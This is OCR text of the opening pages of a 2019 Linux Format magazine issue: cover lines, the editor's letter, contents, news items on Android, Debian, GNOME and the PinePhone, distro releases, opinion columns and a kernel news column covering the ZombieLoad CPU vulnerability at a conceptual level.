

TIME TO STEP OFF THAT TREADMILL
With so many demands from work, home and family, there never seem to be enough hours in the day for you. Why not press pause once in a while, curl up with your favourite magazine and put a little oasis of 'you' in your day.
PRESS PAUSE
ENJOY A MAGAZINE MOMENT
To find out more about Press Pause, visit;
pauseyourday.co.uk

ARDUINO & Pi PROJECTS

1 Build an Arduino bot » 2 Run a Quake server »
3 Pi-based Android tablet » 4 Install Pi Chrome OS

FREE DVD
4.7GB
NEW! FEDORA 31

LINUX FORMAT

The #1 open source mag

PLUS!
HOW TO...
- DESIGN A PROCESSOR
- WRITE YOUR OWN MUSIC
- BUILD MICRO:BIT RADIOS

HACKER WARS

We reveal the hacker secrets so you can better defend your devices and servers!

Christina Quast
on crazy hardware exploits and protecting embeded systems

67 pages of tutorials & features

How Blender took on the 3D world and won

Edit your audio like a pro with the best open source

Improve your Gnome desktop with extensions

DATABASES IN C
Turbo boost your data with C++

LIBREOFFICE
Take text files and build rich, complex documents


FUTURE

LINUX FORMAT

Corporate Patron Free Software Foundation

WHO WE ARE

This issue we asked our experts:
It's the final *Linux Format* of 2019, what open source are you looking forward to in the coming year of 2020?



Jonni Bidwell
More crippling CPU vulnerabilities please. Oh and *Edge* on Linux. There are probably lots of open source treats awaiting our delectation. New Ubuntus and Mints. Linux on phones (done differently this time). Installing *Arch* on my laptop, which I've actually been meaning to do all of this year. Maybe they'll even let me out of the office again.

Christian Crawley
After many false starts, 2020 could be the year that Linux finds a home on mobile. Librem 5 should finally be on general release, Pinephone is upon us, and UBPorts' continuation of Ubuntu Touch is also looking good. I expect 2020 to be the year we put Linux in our pockets!

Les Pounder
In 2020 I am looking forward to an open source smartwatch called Bangle.js, which I have just backed on Kickstarter. The ability to hack my watch and write my own projects with it is exciting! I could make an app to locate burgers and Raspberry Pi as I walk around town!

Mayank Sharma
I am looking forward to some open source from Microsoft. It's made lots of noise about joining the Open Invention Network and donating thousands of patents to protect Linux. Microsoft shows up regularly at major open source conferences and have several open source projects for developers. I'm now looking forward to some for end-users.

Alexander Tolstoy
You know, Microsoft *Edge* is coming to Linux in 2020. I wish Mikes open-sourced and ported more of its software to Linux, preferably the whole *Office* suite including great (yet less known) things like *Publisher*. (*you're fired–Ed*)

Win a secure Nitrokey Storage 2

Send your thoughts to the *Linux Format* dungeon server at **linuxformat@futurenet.com** and secure your chance to win a 32GB Nitrokey! It's the complete open hardware-encrypted storage solution!

Learn more at **www.nitrokey.com**.

Happy hackers

Linux remains the number one destination for hackers: white hat, black hat or any colour in between. A key part of that is the ability to engineer open source code to do your bidding, but also that the tools are open source and available under open licenses.

With Jonni fully refreshed and updated from his sabbatical now – packing a techno boat to live on – he's crowbarring Kali Linux onto the DVD and writing up a handy guide to using its hacking playground the *Metasploit* framework. We're not saying you're going to become elite hackers overnight, but it might offer a sense of how systems become vulnerable and the basic ways you can stop attacks.

A while back (perhaps even when I started) many thought Linux was only good for hacking, coding and running servers – I expect this is still the case – but this issue we're delving into a good chunk of creative software, kicking off with an extra-big slice of *Blender* and how it's taking over the 3D rendering world. One reason for *Blender*'s unstoppable rise is that commercial competitors couldn't just buy it and shut it down when it became a threat, precisely because of its GPL open source licence.

Besides that we have audio editors, ideal for podcasts, video and more. We look at music notation software and MIDI control. We show how *LibreOffice* can be automated across the board from the terminal, and we still have plenty of technical nonsense like designing your own processor, building micro:bit walkie-talkies and a fun sprinkling of Raspberry Pi projects for you to try, so enjoy!

Neil

Neil Mohr Editor
neil.mohr@futurenet.com

Contents

REVIEWS

Jonni Bidwell takes you through the world of hacking, and shows you how to set up your own system to hack.
page 32

ROUNDUP

INTERVIEW

CONTENTS

ON YOUR FREE DVD
- Kali Linux 2019.3
- MX Linux 19
- Fedora 31

Page 97


ARDUINO USER

CODING ACADEMY

REGULARS AT A GLANCE

TUTORIALS

IN-DEPTH



Newsdesk

THIS ISSUE: Google mainlines Android » Microsoft Defender for Linux » fwupd update » Debian mulls init » GNOME fightback » PinePhone

ANDROID

Google mulls over mainlining Android

Google's move could improve Android updates and security – but would it work?

Credit: Google

Android is the most widely-used operating system on the planet, and it's also a remarkable Linux success story, being built on a heavily modified version of the Linux kernel. Due to the number of Android devices that exist from a huge variety of manufacturers, and how often they're updated, the Android common kernel has grown into a divergent and difficult-to-manage beast.

For many years, Google has talked about wanting to bring Android closer to the mainline Linux kernel, and at the Linux Plumbers Conference (**www.linuxplumbersconf.org**), held in Lisbon, Portugal, Google engineers explained how the company was planning to do this. As Matthias Männich, who is on the Google Android kernel team, says, the aim is to have a stable ABI (application binary interface) that will reduce the fragmentation of Android kernels by cutting the number of different kernel versions currently in use, while providing a single ABI/API.

This could make updating and maintaining the kernel much easier, as Google and others would not have to merge huge amounts of changes into each new Linux kernel version.

This is a hugely ambitious task, and the first step is to merge new Android features and modifications into the mainline Linux kernel. As Android Police notes (**http://bit.ly/LXF258AndroidPolice**), in February 2018 the Android common kernel had over 32,000 insertions and over 1,500 deletions compared to Linux 4.14.0. That's actually a drastic improvement over a few years earlier, when the Android kernel had over 60,000 additional lines of code compared to Linux.

The kernel will still need to receive modifications from the device manufacturers – and Google has already made this process more straightforward with Project Treble, which was introduced in 2017 to speed up the process of getting new updates out to various devices. It can take months for an Android smartphone or device not made by Google to get a new version of Android. With Project Treble, OEMs could provide device drivers for their products that are run as plug-in modules for the Linux kernel, rather than having to modify the kernel itself.

Android 10 (Dull Dessert-Name-Free Edition) has been booted from a mainline Linux kernel – so one day we could see Android devices using the same kernel as desktop distros.

> "IT HAS PROMISING IMPLICATIONS FOR FASTER UPDATES AND BETTER SECURITY, BUT IT'S A BIG UNDERTAKING."

It has promising implications for faster updates and better security, but it's a big undertaking – and some in the Linux community are wary of Google's intentions, arguing that if companies want to quickly update a kernel, they should open source the drivers and add them to the main kernel tree. But many companies refuse to do this and see it as a red line.

While Google is working to bring Android closer to the mainline Linux kernel, technical and political issues could mean we're still a long way off seeing it happen.

ENTERPRISE SOFTWARE

Microsoft Defender for Linux

Microsoft wants to bring its antivirus software to Linux – but what kind of reception will it get?

Microsoft is looking to bring its *Defender* antivirus software to Linux devices in 2020. Once known as *Windows Defender* and shipped as default with Windows 10, in March 2019 Microsoft changed the name to drop the reference to Windows, while bringing the software to Mac. It is now looking to bring its software to Linux to help protect against malware and phishing attacks, perhaps not how you think.

It might seem like an odd move, but *Defender* has moved on from the feature-light free version aimed at protecting Windows users who don't know they should have antivirus installed, and is now aimed at enterprise users as well. In October, an independent testing lab rated *Defender* pretty highly, above the likes of BitDefender, Kaspersky and McAfee's software. It's also yet another example of Microsoft bringing what once was a Windows-exclusive feature or app to Linux (and other rival operating systems), in a notable shift from its Windows-centric way of doing things.

ZDnet also reports (**http://bit.ly/LXF258Defender**) that *Application Guard* is coming to all *Office 365* documents. This used to be an exclusive feature to *Edge*, the unloved browser from Microsoft (which is also coming to Linux, in its new Chromium-based guise), where online documents could be opened in a virtual machine, creating a sandbox to keep host devices protected from any viruses the documents might hold.

Rob Lefferts, corporate vice president for Microsoft's *M365 Security*, also told *ZDnet* how the feature "is coming in preview first, but when you get an untrusted document with potentially malicious macros via email, it will open in a container." He also explained how Microsoft is expected to block 14 billion malicious emails by the end of 2019.

While it might be tempting to scoff at Microsoft bringing its security software to Linux, it could turn out to be a real boon.

Credit: Microsoft

Microsoft is bringing more of its software to Linux – this time, its Defender antivirus application.

CHROMEBOOKS

Future Chromebooks to use fwupd

Google pushing manufacturers to use open protocols, shocking!

There's word on the grapevine (reported by Richard Hughes of *Red Hat* at **http://bit.ly/LXF258fwupd**), that Google will begin to request that Chromebook makers use *fwupd*, an open source firmware updater, if they want to get the "Designed for Chromebook" certification and branding. Hughes should know, considering he's the lead developer of *fwupd*, though as he mentions in his blog post, Google has not currently been in touch with him.

Instead, he's heard the rumours from "several" sources. As Hughes states, the move "does make a lot of sense for Google, as all the firmware flash tools I've seen the source for are often decades old, contain layer-on-layers of abstractions, have dubious input sanitisation and are quite horrible to use." He also suggests that some hardware makers may feel "mild panic" with having to "actually interact with an open source upstream project and a slightly grumpy maintainer," but in his blog he welcomes any questions and explains his rules for adding support for a device with a custom protocol in *fwupd*. It's well worth a read, if only to get a feel for the frustration Hughes has felt when working with manufacturers in the past.

As Phoronix points out (**http://bit.ly/LXF258Phoronix**), this move caps a brilliant year for the *fwupd* project, which has seen the likes of Acer, Dell and Phoenix Tech all embrace the firmware framework.

OPINION

GREY IS MY COLOUR

Jonni Bidwell
was having some time off, but it didn't seem to have a very calming effect on his brain.

"Seasons greetings penguinistas! This issue I again try my hand at hacking, which ties in nicely with a) our interview with polyglot hacker Christina Quast and b) a massive databreach at the Cayman National (Isle of Man) Bank by Phineas Fisher. They've gained notoriety by hacking Hacking Team and Gamma Group (both plyers of surveillance tools used by repressive governments and police forces). Even if you don't like the means here (which are obviously illegal), they are on some level justified by the ends. These grey areas are nothing new. Robert Morris (of 'Morris worm' fame), Clifford Stoll (see *The Cuckoo's Egg*) and Peiter 'Mudge' Zatko (of Boston hacker collective the L0pht and later DARPA) all probably bent the rules to some extent but also did great things. A new cult of personality has formed around Edward Snowden, Chelsea Manning and Julian Assange. They may have harmed people, profits, democracy, national security (no doubt prosecutors have a longer list), but it's hard to see the practices/atrocities they publicised being volunteered by those that perpetrated them. And it's hard to pretend at least some of the revelations weren't in the public interest."

OPINION

BETTER BACKUPS

Keith Edmunds
is Tiger Computing Ltd's MD, which provides support for businesses using Linux.

"When our business managers say they want backups, it's our job to ensure that what they get is what they actually want.

The easy answer is to set up some kind of backup and tell them it's done. Next!

The better answer is to ask them what they want to achieve. You can use your expertise and your experience to provide a better solution for the business.

There's lot to consider, such as the pros and cons of local versus on-site backups, but here's two questions that will result in a better solution (and make you look good).

Q1: What is the Recovery Time Objective (RTO), or how long we can tolerate a service being unavailable after a disaster?


Q2: What is the Recovery Point Objective (RPO), or how much data we can tolerate to lose from a service? Measured by how much time can pass between backups. If you take backups every 24 hours, but can only tolerate losing 2 hours worth of data – well, you have a problem.

It's not just backups, of course. Our role is to use our technical expertise to help the business."

INIT SYSTEMS

Debian proposes general resolution on init system

The debate continues over what non-systemd init systems Debian will support.



Thought the arguments about init systems in Debian were over? Perhaps not...

Back in 2014 the Debian Technical Committee decided to switch to *systemd* as the default init system for the distro, a decision that was contentious but many hoped would end months of heated debate. It seemed that the decision had put the issue to bed, but in November 2019 a general resolution (GR) was called on what level of support will be given to other init systems.

While no one really wanted this issue to pop up again, it seemed like a bit of an inevitability once it became clear that the Debian project had not been able to offer full support for alternatives to *systemd* because of a lack of developer interest. This led to Sam Hartman, the Debian project leader, stating that he was "working with a number of people putting together a draft ballot that I think represents some reasonable options." You can read the proposals in full at **http://bit.ly/LXF258DebianGR**.

According to Hartman, this has been spurred on by the proposed addition of *elogind* to Debian, which would bring support for *systemd*'s D-Bus-based login mechanisms without needing *systemd* itself. Because of the complexity of merging *elogind*, there needs to be a commitment to support non-*systemd* init systems to make it worthwhile.

PATENTS

GNOME's fight against trolls

GNOME's Patent Troll Defense Fund reaches $125,000 goal.

For anyone following the GNOME Foundation's fight against Rothschild Patent Imaging, LLC over the use of Shotwell, GNOME's open source image organiser, there's good news, as its Patent Troll Defense Fund, which was set up to fight Rothschild's claim, has blown past its $125,000 goal. At the time of writing, the fund had raised $146,894 from over 4,000 donors. It seems like Rothchild's attempt to intimidate GNOME, while opening up the possibility of other free software projects being targeted, has galvanised the community. You can help by donating to the fund (even with it going past its initial goal) at **http://bit.ly/LXF258PatentTrollFund**.

GNOME is being threatened by a patent claim against its Shotwell software, but it's fighting back.

SMARTPHONES

PinePhone smartphone

Open hardware smartphone out now for $149.99.

It seems like we're getting spoilt for choice when it comes to new smartphones coming out that are built on open hardware and use FOSS. If you've been keeping an eye on the PinePhone, you can now order the "BraveHeart" limited edition for $149.99. This version is for developers and early adopters who can't wait to get their hands on the device. The BraveHeart edition doesn't come with the default Linux OS build pre-installed. The PinePhone comes with a 6-inch touchscreen with 1,440x720 resolution, a 64-bit quad-core ARM processor and 2GB of RAM. You can order it at **http://bit.ly/LXF258PinePhone**.


PinePhone is available now, with a dispatch date of late December 2019 or early January 2020.

Distro watch

What's behind the free software sofa?

ZORIN OS 15 LITE

The latest release of Zorin OS, an Ubuntu-based distro that's aimed at beginners who use older or low-powered PCs, has been released. Version 15 has had a refreshed Xfce 4.14-based desktop. It has been designed to be particularly easy to use for new users, especially those who are coming from Windows 7, which enters its end of life phase in January 2020. The idea with Zorin OS 15 Lite is that they can install the new operating system and continue to get years of use out of their old PC. Find out more at: **http://bit.ly/LXF258Zorin**.



Zorin OS 15 is a great choice for ex-Windows 7 users who want a modern OS to put on their old PCs.

PCLINUXOS 2019.11

This new version of the user-friendly distro with built-in support for graphics and sound cards, and wide support for multimedia playback, has been released. It comes in a number of editions with different desktop environments, and each one has been updated. The KDE version comes with the Darkstar kernel 5.3.10, along with an updated desktop. Meanwhile, the MATE edition comes with the new kernel 5.3.10 and updated apps and libraries. Find out more at: **http://bit.ly/LXF258PCLinux**.

PCLinuxOS is a rolling release, so you don't need to do a clean install with each update.

PROJECT TRIDENT VOID ALPHA

Project Trident is an operating system that used to be based on TrueOS and FreeBSD. However, it now uses Void as its base, and the first development snapshot with the new base has been released, giving us a hint at what this next version of Project Trident can offer. As Void Linux package repositories are constantly updated, the image is a complete net-install implementation. To find out more and give the early version a whirl, head to: **http://bit.ly/LXF258ProjectTrident**.

You can try out an early version of the post-TrueOS version of Project Trident.

XIGMANAS 12.1.0.4

The latest stable version of this FreeBSD-based OS for NAS (network-attached storage) devices has been released. This version updates the FreeBSD base system to version 12.1. There have also been WebGUI code and framework improvements, updated drivers and updates to *VirtualBox*, *sudo*, *Samba* and other tools as well. It's well worth checking out the release announcement at **http://bit.ly/LXF258Xigma** for the full rundown of new features, as well as instructions on how to safely install the new version.

XigmaNAS 12.1.0.4 is an operating system for NAS devices based on FreeBSD.

OPINION

MIND THE GAP

Ezequiel Garcia
Senior Software Engineer, Collabora.

"Over 2019, I've had the opportunity to lead work with Boris Brezillon on the Hantro VPU driver, which supports video decoding on Rockchip RK3288, RK3399 and NXP i.MX8MQ SoCs. The results of some of this work was made available, in the media subsystem of Linux kernel 5.4.

This kernel release introduces support for H.264 decoding on RK3288, and also VP8 decoding on RK3288 and RK3399. Popular RK3288-based platforms include ASUS Chromebook Flip and ASUS C201 Chromebook, so this change brings Chromebooks one step closer to running upstream, reducing the upstream/downstream gap.

Recent efforts to improve upstream kernel quality, such as **KernelCI.org** (now a Linux Foundation project), and Syzbot (continuous fuzzing), are more mature, identifying bugs that security attacks vector. Early bug identification allows the community to fix the issues upstream. As a result, running devices closer to upstream can be valuable.

So vendors and the kernel community have been collaborating, striving to improve the situation. Head over to the Kernel Recipes 2019 website, and look for Enric Balletbò's great presentation "Driving the industry toward upstream first".

OPINION

DOFF OF THE HAT

Jon Masters has been involved with Linux for more than 22 years.

"I've left Red Hat after 13 years. During that time, I rose from being a kernel programmer, working on driver subsystems, to being responsible for the Arm server programme (that lead to the RHEL for Arm systems), and then the lead in security side-channel mitigations for vulnerabilities such as Spectre and Meltdown.

Red Hat is an amazing place to work, and indeed I never thought that I would ever leave. I even (still) have the license plate "REDHAT" in my home state of Massachusetts.

But then came the opportunity to join a startup. I've never been a big believer in "hardware" and "software" people, or the artificial barriers that we can create between one another, and the blame games that can result from lack of communication.

In my new role I get to help apply my deep belief in hardware/software codesign and get to learn much more about how hardware works.

Meanwhile, I wanted to say a big thanks to my now former colleagues at Red Hat for an incredible journey. There are many companies in this world, but few are driven by such passionate and wonderful humans. The core philosophy of "Upstream First" is something I intend to live by for many years to come."

Kernel Watch

Jon Masters summarises the latest happenings in the Linux kernel, so that you don't have to.

Linus Torvalds announced the release of Linux 5.4, noting that not much had happened toward the end of the development cycle, "which is just how I like it". New features include support for kernel "lockdown" (the necessary bits for UEFI SecureBoot to be supported), drivers for a variety of recent Intel (Tiger Lake) and AMD (Navi/Renoir) GPUs, and initial support for exFAT filesystems. Also support for kernel "symbol namespacing" which declutters the way in which drivers share interfaces.

Zombies Strike Back

Early in 2019, a vulnerability was disclosed that impacts certain Intel CPUs, known as ZombieLoad (**zombieloadattack.com**). Part of the "MDS" (Microarchitectural Data Sampling) vulnerabilities, the attacker is able to reads stale data left behind in various internal CPU buffers and can infer the state of victim programs. During the use of speculative execution, modern CPUs "guess" the future execution of a program. If they get it wrong, they must clear incorrect results so that they aren't visible. But during this process, a small window exists during which stale internal CPU data can be read.

The vulnerability was mitigated through reuse of a legacy CPU instruction (VERW), overloading it to flush internal CPU buffers at certain key moments (between a victim and attacker program on the same CPU core), and selectively disabling SMT (Simultaneous Multi-Threading) to prevent attackers from running code on a sibling CPU thread within the same CPU core. But an additional exploit was overlooked. It turns out that a feature known as TSX (Transactional Memory) can be abused (even on some processors with MDS hardware fixes) to perform an MDS-style attack. The latest fixes force disable TSX on impacted processors and can be controlled at boot/runtime.

Memory Consistency Fun

One of the more complex concepts in computer architecture is memory "consistency", the permitted interaction between different threads running on multi-processor machines: coders presume A happens before B, and B happens before C. While the observed impact upon shared memory occurs in that order as well. Formally, these behaviours have names like "Sequential Consistency" and "Program Consistency".

Your (x86) PC implements what is known as TSO (Total Store Ordering), a slightly relaxed alternative, but mostly preserving the coders assumptions. Arm or RISC-V, have "relaxed" ordering, which can lead to behaviour requiring careful use of "barrier" instructions to enforce ordering. Most Linux programmers don't need to know specifics as they're carefully abstracted.

This doesn't mean there can't be (hard to find) bugs. Recently, Marco Elver posted "Add Kernel Concurrency Sanitizer (KCSAN)", which allows the kernel to track simultaneous reads and writes to memory that might not be properly protected by barriers, atomics, or other means. It is thus a "data race detector" that tracks potential kernel bugs that could lead to crashes. LXF

» ONGOING DEVELOPMENTS...

Ying Huang posted "autonuma: Optimize memory placement in memory tiering system". These patches aim to teach Linux about the difference in NUMA (Non-Uniform Memory Architecture) behaviour between traditional DRAM (normal RAM) and persistent memory (sometimes called "PMEM"). Linux already supports automatic placement (and migration) of memory across server sockets to place it closer to where it is being used and these patches extend that fundamental concept to migrating pages between DRAM and PMEM based upon their usage type.

